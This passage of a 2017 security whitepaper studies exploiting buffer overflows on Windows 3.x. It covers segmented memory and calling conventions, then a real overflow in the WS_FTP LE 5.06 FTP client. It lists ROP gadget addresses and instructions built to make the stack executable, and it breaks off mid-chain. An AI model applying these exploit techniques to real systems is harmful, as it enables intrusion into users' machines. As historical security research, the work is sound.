Whitepaper

June 2017

From FAR and NEAR:

Exploiting Overflows on Windows 3.x

Jacob Thompson
Senior Security Analyst
Independent Security Evaluators LLC
jthompson@securityevaluators.com

From FAR and NEAR: Exploiting Overflows on Windows 3.x

Jacob W. Thompson <jthompson@securityevaluators.com>

Independent Security Evaluators LLC
June 2017

Abstract

In a way, Windows 3.x provided Data Execution Prevention and a crude form of Address Space Layout Randomization—security measures far beyond the expectations of any early-1990s enterprise. The segmented memory model that made 16-bit x86 code difficult to program also complicates building an exploit. This paper demonstrates what may be the first public writeup of a buffer overflow exploit targeting a Windows 3.x application, complete with ROP chain and shellcode.

1. Introduction

1.1. Memory Corruption and Security

Memory corruption vulnerabilities, epitomized by stack-based buffer overflows, have eluded the eradication efforts of security professionals and system administrators for over twenty years. Believed to have been first publicly exploited by the Morris worm of 1988, rewriting a program's flow of control through memory corruption appears to have been rediscovered around 1995 [1]. Research into exploitation strategies and development of mitigation techniques truly took off with the publication of *Smashing the Stack for Fun and Profit* [2] in 1996.

The explosion of research into stack-based overflows happened contemporaneously as pure 32-bit architectures and operating systems and their clean, flat memory models finally displaced older 16-bit machines for all relevant purposes, at least in desktop computers and servers. Perhaps this is more than coincidence. Early developers of public buffer overflow attacks against i386 and similar machines could assume facts like these:

- the stack is executable, that is, if code lies on the stack at a known address, then normal branch or return instructions are sufficient to execute it.
- the flat memory model means that memory addresses (pointers) may be freely intermixed without regard to whether a particular address points to code or data, or memory on the stack or heap.
- separate address spaces for each process via hardware virtual memory means that memory addresses need not change with each invocation, or at least, uncertainty is limited to the low-order bits of addresses (see the NOP sled technique of [2]).
- the stack grows down, that is, pushing reduces the stack pointer and popping increases it. This means that an overflow generally overwrites the return address of the function containing the affected buffer.
- the i386 architecture is well-suited to manipulating machine code to suit a buffer overflow. For example, it is forgiving to misaligned accesses and does not impose burdensome cache coherency requirements. It is usually straightforward to "massage" shellcode to remove NULL bytes or other small sets of illegal characters.

Much of the research into stack-based and other buffer overflows focuses on how to achieve remote code execution when some or all of these assumptions do not hold true.

1.2. Overcoming Limitations

Researchers explored some of the simplifying assumptions of an i386 or similar machine early and found it straightforward to work with architectures that do not exhibit them. Hewlett-Packard PA-RISC is an architecture whose stack grows *upward,* but it was shown how to exploit vulnerabilities amenable to this stack layout in 2001 [3].

Encoders such as *msfencode* (or its successor, *msfvenom*) help researchers to develop shellcode that avoids unusable characters, such as NULL or other bytes. On the other hand, attacking machines that refuse to execute code from the stack, or where memory addresses are unpredictable is mostly of interest in evading defense-in-depth measures. Security researchers developed these protections to try and protect buggy programs when an overflow occurs, although the techniques used to bypass these defenses are useful to work around the quirks of embedded architectures, too [4].

The most visible anti-overflow measures are data execution prevention and address space layout randomization. Data execution prevention (also known as NX or W^X) makes use of extra paging hardware support added in AMD64 and late Pentium 4 processors to block conventional buffer overflow exploits that just load code onto the stack (or other writable areas in memory) and set the return address to point to that code [5]. Address space layout randomization mixes uncertainty into the memory addresses making up a program and its shared libraries, reordering and relocating those libraries to unpredictable addresses (and sometimes it relocates the main program as well) [6].

DEP and ASLR make it difficult for the adversary to build an exploit payload as he or she cannot safely hard-code memory addresses inside, although in practice at least some code remains at consistent memory addresses in all but the most hardened binaries. Much of modern research into buffer overflow exploitation and mitigation is a cat-and-mouse game between bypassing DEP and ASLR using techniques like return-to-libc [7] and Return-Oriented Programming (ROP) [8] followed on by more research to improve the defenses. In addition, researchers explore other types of overflows, such as those against buffers allocated on the heap, or environments such as JavaScript where an attacker has a much greater opportunity to manipulate the contents and layout of memory versus a static payload.

1.3. Looking to the Past

An interesting (if also motivated by nostalgia) problem is to consider how to exploit an overflow on a 16-bit machine, e.g., Windows 3.x even when running on 32-bit-capable hardware. Despite the age and obsolescence of this platform (it was once widespread) the problem seems unexplored; Internet searches for “Windows 3.1 shellcode” and “Windows 3.1 buffer overflow” provide no useful results aside from a few passing mentions [9]. Perhaps the issue was unexciting at the time (to attack and control a high-end UNIX server from a single-user Windows desktop with 4 MB of RAM seems more rewarding than the reverse). However, I concluded from my experimentation that crude forms of overflow mitigation techniques “fall out of the design” of Windows 3.x’s segmented memory organization, and that (in my opinion) exploiting overflows on this platform may have simply been beyond the reach of publicly-known exploitation techniques of the 1990s.

This paper traces the discovery and exploitation of a stack-based buffer overflow in real-world communications software from the Windows 3.x era. Section 2 introduces the architecture, emphasizing how segmented memory differs from a modern 32- or 64-bit platform. Section 3 shows how these factors combine to defend against unsophisticated buffer overflows—the defense is crude and incomplete, but perhaps better than existed again on the Windows platform until the 2004 release of Windows XP Service Pack 2 [10]. Section 4 presents a proof-of-concept attack. Sections 6 and 7 contain source code for scripts used as part of this experiment.

2. Background

Microsoft Windows 3.1 was released in 1992 and was among the first versions viewed as a long-term product in its own right rather than a stop-gap measure pending migration to OS/2 [11]. Windows for Workgroups 3.11, which I used as a research platform throughout this work, followed in the next year. Of note, Microsoft offered a TCP/IP stack as a free add-on to Windows for Workgroups [12]. These were some of the most flexible Windows operating systems in terms of hardware; typical platforms for these releases ranged from a standalone i286 with one megabyte of RAM up to an early Pentium with Ethernet and Internet access. One of the trade-offs in maintaining compatibility and using limited resources effectively is that these versions are made up of mostly 16-bit code, even when running on 32-bit hardware. Intel 16-bit code requires the use of segmented memory for all nontrivial programs, and this is where the impact on exploiting buffer overflows begins.

2.1. Segmented Memory

Segmented memory is a compromise that allows 16-bit code to access more memory than the 64 kilobytes that would be possible if bytes were simply numbered from address zero to $2^{16} - 1$. Intuitively, if the modern "flat" memory model is considered one large array of bytes, then segments can be thought of as a set of separate arrays, each 64 kilobytes or less in size, for code, data, stack, and "extra" memory. Segments are allowed to overlap; in fact, it is possible to configure the processor so that two distinct segment selectors point to the same region of linear memory.

x86 processors use the segment registers to track the "current" segment for different purposes. The CS register tracks the code segment and is updated during the call and return sequence whenever function calls cross segment boundaries. The DS register tracks the data segment (i.e., global and static variables, and the heap). The SS register tracks the stack segment. The ES register is an "extra" register that can be loaded with different selectors as needed, and is used by compilers when they need to access a variable stored in its own dedicated segment (e.g., a large array).

Assembly code, subject to any memory protection in use, can manipulate the segment registers however the programmer desires, as does compiler-generated code when needed. Segmentation makes it difficult to abstract away many of the architectural details to which even a C programmer would not normally be exposed; programmers who worked on 16-bit code despised segmentation as a source of frustration and bugs [13]. For example, Windows 3.x must offer functions to dynamically switch the call stack to a different memory segment and then back (i.e., temporarily invalidating any pointers relative to the old stack) so that libraries can call functions that assume that the data and stack segments share the same linear memory at times when they do not [14].

Memory management and pointer arithmetic are another pain point. C compilers must offer both 16-bit "NEAR" pointers as well as 32-bit "FAR" pointers. A near pointer holds only the 16-bit offset part and is meaningless in isolation; the context in which it is used determines whether it is interpreted relative to the CS (as in a function pointer), DS (as in a global variable), or SS (as in a local variable) selector. Within a single function, this is manageable, but when offering functions as part of a library or API, things get complicated.

Segmentation also underlies some of the "undefined behavior" in the C standard. For example, comparing two pointers that do not point to the same array is undefined [15]. This makes sense under the segmented organization: two unequal far pointers could actually point to the same location, and two numerically equal near pointers may not refer to the same location if the data are in different segments. In a 32-bit flat model, this restriction is not as relevant.

In addition to introducing the NEAR and FAR keywords (and various underscore-prefixed and macro equivalents), the standard C library for the Microsoft C/C++ compiler version 8.00c is littered with multiple variants of many standard functions to accommodate the need for both types of pointers. For example, there is the typical `strcat` function that concatenates two strings pointed to by near pointers, but also a `_fstrcat` version that takes far pointers instead. Worse, all functions must be near or far as well, depending on whether the programmer wishes to allow code outside of a function's segment to call it. `_nstrdup` is a far function that takes a far pointer to a string, allocates a near pointer from the near heap with sufficient memory to hold the string, copies the string and returns the resulting near pointer [16]:

```
char __near * __far _nstrdup(const char __far *string);
```

When freeing the duplicated string, don't forget that the memory came from the near heap and therefore must be freed with `_nfree`, not `_ffree` or `_bfree`! It is hard to imagine how any programmer not already experienced with programming in assembly language could make any sense of the purposes and need for managing memory this way, much less be able to recognize which type of pointer can or should be used in a given situation.

In fact, things get even more confusing. To allow programmers finer control and to balance between accessing all memory using near pointers (faster access and simpler code, yet limiting the sizes of various parts of the program to 64 kilobytes) versus far pointers (fewer restrictions on data size but less efficient) 16-bit compilers allow the developer to change the segmentation layout of the program and the default behavior of various functions with respect to pointers by selecting a *memory model*. Memory models become relevant as we construct ROP chains later. The memory models, which may bring back horrifying memories for developers who worked with 16-bit code, include [17]:

- **Tiny.** The code, data, and stack segments overlap so that they all point to a single memory region of 64 kilobytes or smaller. As a result, the programmer can forget about the near vs. far distinction entirely (pointers may be freely interchanged without regard to which segment they belong to), but as a consequence, the program's entire address space is limited to 64 kilobytes. The tiny model is more relevant to MS-DOS programs than 16-bit Windows, but 32-bit flat mode can be thought of as an upgraded version of the tiny model. Interestingly, tiny is the only 16-bit mode with an implicitly executable stack, because any data written on the stack may be instantly executed by calling the same address in the code segment (since it is coincident with the stack).
- **Small.** The program is made up of two distinct segments: one for code, and a second, separate data+stack region pointed to by both the DS and SS registers. The program may still use only near pointers, but code and data now lie in separate memory areas. For example, trying to use `memcpy` with a function pointer in order to copy the machine code making up a function to a buffer would give erroneous results because it would read from the data+stack segment. Because the data+stack and code segments do not overlap, it is not possible (by default) to execute code directly from the stack or heap in protected mode in this model[1].
- **Medium.** Similar to Small, except that multiple code segments are allowed, and far pointers must be used whenever a function could be called from and return to a different code segment.
- **Compact.** Similar to Small, except that multiple data segments are allowed. In fact, it is possible that the DS and SS registers point to different regions of memory. This makes it complicated to pass variables by reference or by pointer, e.g., if a function takes a near pointer to a structure or array and writes to it, the caller and callee must agree whether the address lies within the data segment or the stack segment. Minimizing this issue, the Windows API functions exposed to applications generally take only far pointers. Ever reviewed Win32 code and wondered what exactly is a "long" pointer as in `LPVOID` or `LPSTR`? "Long" is a synonym for far, and in 16-bit code the compiler would need to take care to expand a pointer to include the segment selector before passing it as such a parameter.
- **Large.** Similar to Medium and Compact, except that both multiple code segments and multiple data segments are allowed.
- **Huge.** Similar to large, except that an object (i.e., structure or array) may exceed the size of a single segment (64 kilobytes). The compiler must perform special pointer arithmetic when a pointer crosses the end of a segment in order to update the segment register (which cannot be simply incremented by one). The huge model may only apply on a function-by-function basis (e.g., `fread`) rather than to the whole program.

One of the worst parts about memory models is the way in which the semantics of standard library functions collapse depending on the memory model. Extending the dynamic memory example given above [16], the `free` function implicitly takes a far pointer if the program is compact, large, or huge, and takes a near pointer if the program is tiny, small, or medium. That is, the meaning of a plain `void *` pointer implicitly changes to near or far depending on which compiler flags are passed when building the program. Plus, any libraries linked with the program need to use the right model, too—and you thought debug vs. release was hard. Thankfully, all that is needed from an exploitation perspective is to understand how near and far pointers affect function calls, the passing of parameters, and how this affects the size of values on the stack and the handling of the stack pointer.

Dr. Watson is a utility included with Windows 3.1 that may be copied to a machine running Windows for Workgroups 3.11 and used to research crashing programs for the purpose of finding and exploiting overflows. As shown in the log excerpt in Figure 1, the CS and ES registers point to executable code segments in different parts of physical memory. In the Intel segmented memory model, each segment is either a executable code segment (and optionally readable), or a readable data segment (and optionally writable) [18]—never both—but this can be overcome by having two selectors point to the same linear memory. That is not the case in this program, so we conclude that any shellcode stored on the stack will not be immediately executable.

The SS and DS registers share a common segment selector in Figure 1, and thus implicitly point to the same region. It's likely that this program has only one data segment, and maintains SS = DS as it executes. This means any overflow into the stack segment will also be accessible through the data segment at the same offset.

[1] In *real mode* segment lookups work a completely different way and this would be possible, but I ignore real mode as Windows 3.1 and later never run in that mode.


```
Start Dr. Watson 0.80 - Sun Apr  9 03:19:28 2017
*************************************************************************
Dr. Watson 0.80 Failure Report - Sun Apr  9 03:19:42 2017
WS_FTP had a 'Unknown' fault at WS_FTP 3:1e52
$tag$WS_FTP$Unknown$WS_FTP 3:1e52$retf$Sun Apr  9 03:19:42 2017
$param$, Last param error was: Invalid handle passed to USER 1:ab11: 0x0000

CPU Registers (regs)
ax=0000  bx=005c  cx=0650  dx=0000  si=0000  di=0063
ip=1e52  sp=98fa  bp=4141  O- D- I+ S+ Z- A- P+ C-
cs = 27c7  80b283a0:42bf Code Ex/R
ss = 1d47  80b14000:eeff Data R/W
ds = 1d47  80b14000:eeff Data R/W
es = 075f  80896a80:267f Code Ex/R
```

Figure 1. Dr. Watson shows the contents of the registers and segment descriptors when a program crashes.

2.2. Calling Conventions

Because a buffer overflow exploit is intricately tied to the call-and-return sequence of the affected application, it is important to understand the calling convention. Just as Windows 3.x development environments exposed high-level programmers to low-level architectural memory details, programmers were expected to change the calling convention when needed for the circumstances.

The "normal" calling convention typical of 32-bit code and intuitive for programmers is `cdecl`. In `cdecl` function arguments get pushed on the stack from right to left, so that the first argument ends up at the lowest memory address at a predictable offset from the stack pointer where the callee can locate it. This is how functions taking a variable number of arguments like `printf` or `ioctl` work. The function obtains its first argument and either by parsing this argument (as in a format string) or using bit masking or a table lookup (as in an `ioctl` number) determines how many additional arguments lie on the stack. The caller is responsible for restoring the stack (increasing the stack pointer to remove the arguments) after the callee returns. A side effect is that passing too many arguments to a `cdecl` function is harmless; they are ignored and the caller correctly restores the stack afterward.

Windows 3.x API functions use (and any callback functions that they accept must also use) the `PASCAL` calling convention rather than `cdecl`. In `PASCAL`, the caller pushes arguments onto the stack from left to right, the reverse of `cdecl`, such that the arguments appear "backward" when examining memory in a debugger by increasing address. The *callee* is responsible for popping the arguments off of the stack just before it passes control back to the return address; for this purpose the `ret` instruction has a variant (not generally seen in 32-bit code) that takes an immediate value, specifying the number of bytes to add to SP just after popping the return address from the stack.

`PASCAL` calling convention functions cannot take a variable number of arguments, because the size of the arguments is hardcoded into the machine code. If the caller passes too few or too many arguments (or merely arguments of the wrong size, e.g., by passing an integer literal to a function that takes a `long` without having included the header file with its prototype) the stack will be misaligned and therefore corrupt when the function returns.

Why did Windows 3.x use the `PASCAL` calling convention? The effect of passing responsibility to restore the stack from the caller to the callee means that there is only one copy of the needed stack-restoration code rather than having it spread across every caller, and the original designers of 16-bit Windows judged the extra complexity of multiple calling conventions to be worth the disk and memory savings [19].

The other relevance of calling conventions involves near versus far calls. Each function must be declared as near (generally default) or far. A far function has a `RETF` instruction in its epilogue, rather than the usual `RET`. A far return pops the offset of the return address from the stack first, then pops the segment, and then jumps to the resulting address. When dumping memory in order of increasing address with a debugger, the offset appears before the segment; despite this, segmented addresses are denoted in the opposite segment:offset form.

Because the decision of whether a function is near or far determines which type of return instruction it receives, the function must always be called with a return address of the correct size (near or far). This applies even when two functions in the same code segment call each other—though a near pointer suffices to identify both functions, the far callee would corrupt the stack given a near call as it would expect a far return address.

When constructing ROP chains from 16-bit code (as will become necessary later), one must ensure that the stack is set up correctly depending on whether each gadget concludes in a `RET` or `RETF` instruction. A gadget ending in `RET` is a "near gadget" and thus can only return to addresses in the same segment. Thankfully, it is easy to augment such a gadget with a lone `RETF` to return to an arbitrary far pointer.

3. Exploit Limitations

Now that we studied the segmented memory layout and different sizes of pointers, and the impact of these on passing parameters and returning from functions, let us consider other aspects of 16-bit Windows 3.x code that limit our ability to construct a buffer overflow exploit.

3.1. Pseudo-Address Space Layout Randomization

Because all Windows 3.x programs share a single address space, applications cannot make any assumptions about what segment selectors they will receive for their various segments at run time. For this reason the New Executable format used by 16-bit programs supports relocations [20], that is, at runtime the loader iterates over the relocations and fixes up the machine code, patching in the correct segment number wherever one is passed as an immediate value. As a result, Windows can (and does) load some segments within a program at a different selector each time it is launched. To test this, I wrote a small program that outputs the selectors for its code, stack, and data segments, plus the first code segments of the USER and KERNEL modules making up the Windows 3.x OS[2]. I ran the program three times, and obtained the results shown in Table 1.

Selector	Run 1	Run 2	Run 3
code	2F3F	2F6F	2F87
stack	2F87	2F37	2FA7
data	2F87	2F37	2FA7
USER code	047F	047F	047F
KERNEL code	0117	0117	0117

Table 1. Application selectors change across invocations, but system-wide selectors do not.

Observe that the segment selectors *within a given program* shift by unpredictable amounts between invocations. Between runs 1 and 2 the code selector increased by 0x30 and the stack decreased by 0x50; between runs 2 and 3 the code selector increased 0x18 and the stack by 0x70. While these values are not random and it is likely that with sufficient reverse engineering one could discover the pattern, for now it is not feasible to hardcode them.

If a program attempts to load an invalid selector into a segment register, it immediately crashes. Besides thwarting any attempt to guess valid selectors as part of an attack payload, this also has implications when testing the exploitability of an overflow. Unlike 32-bit code, one cannot use the ability to control IP to infer whether an exploit is possible or not. When a function attempts to execute a far return instruction, the processor checks the segment on the stack before proceeding with the return. If this segment is invalid, the program crashes on the `RETF` instruction, and even though control of IP is not visible through a debugger, had a valid segment and offset been on the stack the return would have succeeded.

I consider unpredictable selectors as a crude, weak form of ASLR protecting the stack and code inside the executable. In contrast, the code segments for the USER and KERNEL processes remain consistent, and in fact, I found them to be identical across reboots on both a qemu virtual machine and real 486 hardware. Because Windows 3.x allows function calls between different processes (as most memory protection is disabled) we will find the USER and KERNEL processes to be a rich source of ROP gadgets at predictable locations.

[2] I could have used the GDI module as well, but found all the ROP gadgets I needed within USER and KERNEL.

3.2. Data Execution Prevention

The next challenge is that, as covered earlier, the processor's descriptor tables track whether each segment selector points to code or data. Code is always executable and can optionally be readable but never writable. Data segments are always readable and can optionally be writable but never executable. Thus, by virtue of using x86 segmentation, Windows 3.x provides Data Execution Protection, **if** the linear memory addresses pointed to by the code segment versus the stack or data segment do not overlap.

How do we overcome this inherent form of DEP? Thankfully (as an attacker) the Windows 3.1 SDK includes an API call named `AllocDStoCSAlias` that seems tailor-made for use in buffer overflow attacks. This function takes a selector pointing to a data segment as an argument [21] (the value of the SS register would be perfect). It returns a new selector that points to the exact same memory, but memory accessed through the new selector is marked as executable. Interestingly, the SDK documentation anticipates that this is a bad idea:

> In protected mode, attempting to execute code directly in a data segment will cause a general-protection violation. **AllocDStoCSAlias** allows an application to execute code that the application had created in its own stack segment.
>
> An application should not use this function unless it is absolutely necessary, since its use violates preferred Windows programming practices.

One wonders whether the author of this warning was considering the impact of an application executing code on the stack from a malicious external input, or only considering the unmaintainability of a program that manipulates memory in this way at run time. Regardless, `AllocDStoCSAlias` is the perfect final step in a ROP chain, just before we pass control to our shellcode located on the stack (albeit through the new selector rather than the existing non-executable one held in SS).

It is interesting that segment-oriented DEP capabilities were built into x86 processors all along, yet designers of 32-bit operating systems long chose not to take advantage of them (actually, a Red Hat patch to the Linux kernel to leverage x86 segmentation to protect against buffer overflows existed, but was soon phased out with hardware NX support [22]). This is because 32-bit operating systems make segmentation invisible by setting the base of each segment to zero and the limit high enough to cover all memory. Even though the processor does prevent a program from loading a data segment selector into the CS register, this protection is moot as the existing CS register suffices to point to code lying on the stack on those platforms.

4. Exploiting a Real Windows 3.x Program

Given an overview of what occurs behind the scenes, now we may advance to attacking a buffer overflow in a real Windows 3.x program, Ipswitch Inc.'s WS_FTP LE 5.06. The light edition of this FTP client is abandonware, and was popular in the 1990s. I discovered through fuzzing that the program overwrites a buffer on the stack if it receives a directory listing from the server containing a file name longer than 164 bytes (CVE-2006-4976 describes a similar issue). Section 2.1 showed a Dr. Watson crash report obtained from WS_FTP LE during fuzzing. If we could time travel back to the late 1990s and trick an unsuspecting user into opening an anonymous FTP connection to a server we control, we can execute arbitrary commands on the victim's computer—that is, if we can build a working exploit.

4.1. 16-bit Debugging Tools

Every reverse engineer needs a good debugger to research an overflow and build an exploit step-by-step. Microsoft Visual Studio 1.52c includes a text-based debugger for Windows programs named CVW. This debugger is like a primitive predecessor to WinDbg, as shown in Figure 2.



Figure 2. CVW is a text-mode debugger for 16-bit Windows applications.

While the debugger has a menu-driven interface, I find it faster to use the command line for most functions. The most useful commands are:

- **mdix segment:offset**, which dumps memory in hexadecimal format as 16-bit words
- **mdb segment:offset**, which dumps memory in both hexadecimal and ASCII format as bytes
- **mdc segment:offset**, which disassembles memory as code
- **meix segment:offset**, which prompts the user to change memory as 16-bit words
- **r**, which displays the values in the registers and the current instruction
- **bp segment:offset**, which sets a breakpoint
- **t**, which traces instruction-by-instruction (so long as the debugger is in Assembly mode rather than Source mode)
- **g**, which proceeds until the next breakpoint

Revisiting the Dr. Watson crash trace I showed in Section 2.1, let's look at the contents of the registers and the stack when we crash WS_FTP by browsing to a directory listing containing a file with 200 'A's in its name, as shown in Figure 3.



Figure 3. CVW shows that the overflow affects the stack and the BP register.

Here we note that as shown in Figure 3 the BP register contains 4141 hexadecimal, and there are many occurrences of this word on the stack. In particular, the words at SS:SP and SS:SP+2 are both 4141, which means that the RETF instruction is attempting to return to the far pointer 4141:4141, causing the general protection fault that crashed the program.

Also notice that after the initial two 4141 words on the stack, there are a number of other values that did not come from the overflowed buffer. Figure 4 shows what they look like in ASCII:



Figure 4. Along with values from the overflowed buffer, the stack also holds the date and time from the directory listing.

The extra values on the stack hold the date and time received from the server and that WS_FTP displays in the user interface. Controlling only two consecutive words on the stack is hardly enough to complete the overflow, so we must either find a ROP gadget that adds 1E hex to the stack pointer and then returns, or as I found successful, write a custom FTP server then sends even longer filenames than those allowed on an ext4 file system. In fact, as shown in Figure 5, sending 256 'A's on a line as part of the directory listing overwrites 30 consecutive words on the stack, which is plenty of room to begin developing an overflow attack.



Figure 5. Extending the length of the payload beyond the maximum file name limit overwrites more consecutive stack space, making it feasible to develop a working attack payload.

Given the discussion in section 2.3 we know that the conventional buffer overflow attack that one would have used when Windows 3.x was current technology, which is to place shellcode on the stack and overwrite the return address with its location (or alternatively, to find a JMP SS:SP instruction at a known address and return to it), will not work. The stack is not executable, so we must piece together an attack by returning to executable code lying in memory at known addresses. We may either use a return-to-libc attack [7] or its more complicated but flexible cousin, return oriented programming (ROP). Return-to-libc on Windows 3.x is complicated by the fact that all interesting functions I examined (e.g., `WinExec`) take far pointers as arguments. To point to arguments we control on the stack, we would need to know the application's stack selector, but it changes on each launch of the application. Rather than attempt to predict the stack selector, find an information leak to discover it at attack time, or build an overflow using only preexisting data in memory as arguments to library functions, I went on to build a ROP chain from gadgets in the USER and KERNEL code segments, which as shown in Table 1 lie at consistent addresses even across machines.

4.2. Hunting for ROP Gadgets

Assuming that the ultimate goal is to execute shellcode from the stack, we need to discover ROP gadgets to do the following:

1. Skip beyond the 15 stack words that were not overwritten in Figure 5, as I found the 30 overwritten words prior to those insufficient to build the full ROP chain needed to exploit this vulnerability. Unlike the stack segment selector, I found stack *offsets* to be consistent across different launches of WS_FTP. It was feasible to hardcode the 9B20 hex address of the large region of attacker-controlled stack space into the exploit.
2. Place the value of the SS register on the stack, at a location where it will become the argument to the `AllocDStoCSAlias` function later—when we call it to obtain a selector pointing to an executable view of the stack.
3. Call `AllocDStoCSAlias`, but with a catch—its address is 0117:00E4, and we must work around this zero byte.
4. Jump to the shellcode lying on the stack at a known offset but with a segment selector obtained from `AllocDStoCSAlias` above.

One of the CVW windows contains disassembled code from the current code segment. After writing a short test program calling one function in the USER code segment and one in the KERNEL code segment, I set breakpoints on each and used CVW's Print to File functionality to save the assembly code to a file for further processing.

Next, after preprocessing the assembly listings (`col | tac | expand`) I used the program given in Section 6 to hunt for ROP gadgets; the program just looks for RETF instructions and prints any preceding instructions until it reaches a branch. Using the program I found sufficient gadgets within USER and KERNEL to make the stack executable and jump to it (although for a few I had to find "near" gadgets by looking for those ending in RET rather than RETF).

First, to reposition the stack pointer to an area with a large number of words I controlled, I found a gadget in KERNEL that loads SP from BP, and then reloads BP from the value at the new stack position. The caveat is that this is a "near" gadget, so the next gadget will also have to come from KERNEL:

```
# gadget 1
0117:440B   MOV   SP,BP
0117:440D   POP   BP
0117:440E   RET
```

Now I've reset the stack pointer to the first BP value obtained from the stack as part of the overflow, and reloaded a new BP from the new stack position. It turns out that the next gadget I used lies in USER, so first I need a simple RETF gadget from the same 0117 KERNEL segment in order to proceed:

```
# gadget 2
0117:A821   RETF
```

Next I need to obtain the value of the SS register in preparation for passing it to `AllocDStoCSAlias`. Only a few potential gadgets access the SS register, but here is a usable one that copies it to AX. Notice that a side effect is to load the ES and DS registers with the current value of SS, but as I already established that WS_FTP has a SS = DS memory model in Figure 1, the following USER gadget is safe:

```
# gadget 3
047F:808D   MOV   AX,SS
047F:808F   MOV   ES,AX
047F:8091   MOV   DS,AX
047F:8093   RETF
```

Now I must get AX onto the stack in a position where `AllocDStoCSAlias` will take it as an argument. I can't simply push it onto the stack, as the address of the next ROP gadget in the chain must remain there. Note that I've already reloaded BP by virtue of gadget 1, and as we will find, it holds a carefully-chosen value such that BP+0E points to the exact stack location that will become the parameter to `AllocDStoCSAlias` later. The following "near" KERNEL gadget copies AX to the stack position at BP+0E:

```
# gadget 4
0117:5F71   MOV   WORD PTR [BP+0E],AX
0117:5F74   RET
```

Now I've stored AX (which equals SS) to the stack. By circumstance, I will chain over to USER once more, so I can use the same lone RETF gadget as before:

```
# gadget 5
0117:A821   RETF
```

To call `AllocDStoCSAlias` (0117:00E4), I found some gadgets to load AX=0117, BX=01E4, CX=80FF from the stack, then bitwise AND BX with CX, and finally call the far pointer AX:BX:


```
# gadget 6
047F:4BCE   POP   AX
047F:4BCF   POP   BX
047F:4BD0   POP   CX
047F:4BD1   POP   DX
047F:4BD2   POP   ES
047F:4BD3   RETF

# gadget 7
047F:5014   AND   BX,CX
047F:5016   OR   WORD PTR ES:[0042],BX
047F:501B   RETF

# gadget 8
0117:94C9   PUSH   AX
0117:94CA   PUSH   BX
0117:94CB   XOR   AX,AX
0117:94CD   CWD
0117:94CE   XOR   CX,CX
